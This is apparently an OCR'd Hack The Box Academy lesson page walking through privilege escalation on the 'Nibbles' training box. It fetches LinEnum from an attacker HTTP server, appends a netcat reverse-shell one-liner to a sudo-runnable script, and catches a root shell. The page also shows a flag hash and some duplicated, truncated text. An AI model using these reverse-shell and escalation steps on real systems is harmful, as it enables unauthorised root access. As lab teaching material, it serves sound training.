


Nibbles - Privilege Escalation

Now that we have a reverse shell connection, it is time to escalate privileges. We can unzip the `personal.zip` file and see a file called `monitor.sh`.

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip

unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

The shell script `monitor.sh` is a monitoring script, and it is owned by our `nibbler` user and writeable.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh

cat monitor.sh
                 #############################################################################################

                 #                                        Tecmint_monitor.sh

                 # Written for Tecmint.com for the post www.tecmint.com/linux-server-health-monitoring-script/

                 # If any bug, report us in the link below

                 # Free to use/edit/distribute the code below by

                 # giving proper credit to Tecmint.com and Author

                 #

                 #############################################################################################

#! /bin/bash

# unset any variable which system may be using

# clear the screen

clear

unset tecreset os architecture kernelrelease internalip externalip nameserver loadaverage

while getopts iv name
do
       case $name in
         i)iopt=1;;
         v)vopt=1;;
         *)echo "Invalid arg";;
       esac
done

 <SNIP>
```

Let us put this aside for now and pull in LinEnum.sh to perform some automated privilege escalation checks. First, download the script to your local attack VM or the Pwnbox and then start a `Python` HTTP server using the command `sudo python3 -m` script to your local attack VM or the Pwnbox and then start a Python HTTP server using the command `sudo python3 -m http.server 8080`.

```
MichaelLuka@htb[/htb]$ sudo python3 -m http.server 8080
[sudo] password for ben: ***********

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.42.190 - - [17/Dec/2020 02:16:51] "GET /LinEnum.sh HTTP/1.1" 200 -
```

Back on the target type `wget http://<your ip>:8080/LinEnum.sh` to download the script. If successful, we will see a 200 success response on our Python HTTP server. Once the script is pulled over, type `chmod +x LinEnum.sh` to make the script executable and then type `./LinEnum.sh` to run it. We see a ton of interesting output but what immediately catches the eye are `sudo` privileges.

```
[+] We can sudo without supplying a password!
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh


[+] Possible sudo pwnage!
/home/nibbler/personal/stuff/monitor.sh
```

The `nibbler` user can run the file `/home/nibbler/personal/stuff/monitor.sh` with root privileges. Being that we have full control over that file, if we append a reverse shell one-liner to the end of it and execute with `sudo` we should get a reverse shell back as the root user. Let us edit the `monitor.sh` file to append a reverse shell one-liner.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.1
```

If we cat the `monitor.sh` file, we will see the contents appended to the end. `It is crucial if we ever encounter a situation where we can leverage a writeable file for privilege escalation. We only append to the end of the file (after making a backup copy of the file) to avoid overwriting it and causing a disruption.` Execute the script with `sudo`:

```
 nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
```

Finally, catch the root shell on our waiting `nc` listener.

```
MichaelLuka@htb[/htb]$ nc -lvnp 8443

listening on [any] 8443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.42.190] 47488
# id

uid=0(root) gid=0(root) groups=0(root)
```

From here, we can grab the `root.txt` flag. Finally, we have now solved our first box on HTB. Try to replicate all of the steps on your

From here, we can grab the `root.txt` flag. Finally, we have now solved our first box on HTB. Try to replicate all of the steps on your own. Try various tools to achieve the same effect. We can use many different tools for the various steps required to solve this box. This walkthrough shows one possible method. Make sure to take detailed notes to practice that vital skillset.

Start Instance

1 / 1 spawns left

Waiting to start...

Questions

Cheat Sheet

Get VPN Key

Answer the question(s) below to complete this Section and earn cubes!

Target: 10.129.200.170

Time Left: 2 minutes

+ 1 Escalate privileges and submit the root.txt flag.


de5e5d6619862a8aa5b9b212314e0cdd

Submit

← Previous   Next →   ✓ Mark Complete & Next

Cheat Sheet

? Go to Questions



Setup

- Getting Started with a Pentest Distro ☑
- Staying Organized ☑
- Connecting Using VPN ☑

Pentesting Basics

- Common Terms ☑
- Basic Tools ☑
- Service Scanning ☑
- Web Enumeration ☑
- Public Exploits ☑
- Types of Shells ☑
- Privilege Escalation ☑
- Transferring Files ☑

Getting Started with Hack The Box (HTB)

- Starting Out ☑
- Navigating HTB ☑

Attacking Your First Box

- Nibbles - Enumeration ☑
- Nibbles - Web Footprinting ☑
- Nibbles - Initial Foothold ☑
- Nibbles - Privilege Escalation ☑
- Nibbles - Alternate User Method - Metasploit

Problem Solving

- Common Pitfalls
- Getting Help

What's Next?

- Next Steps
- Knowledge Check

My Workstation

OFFLINE

1 / 1 spawns left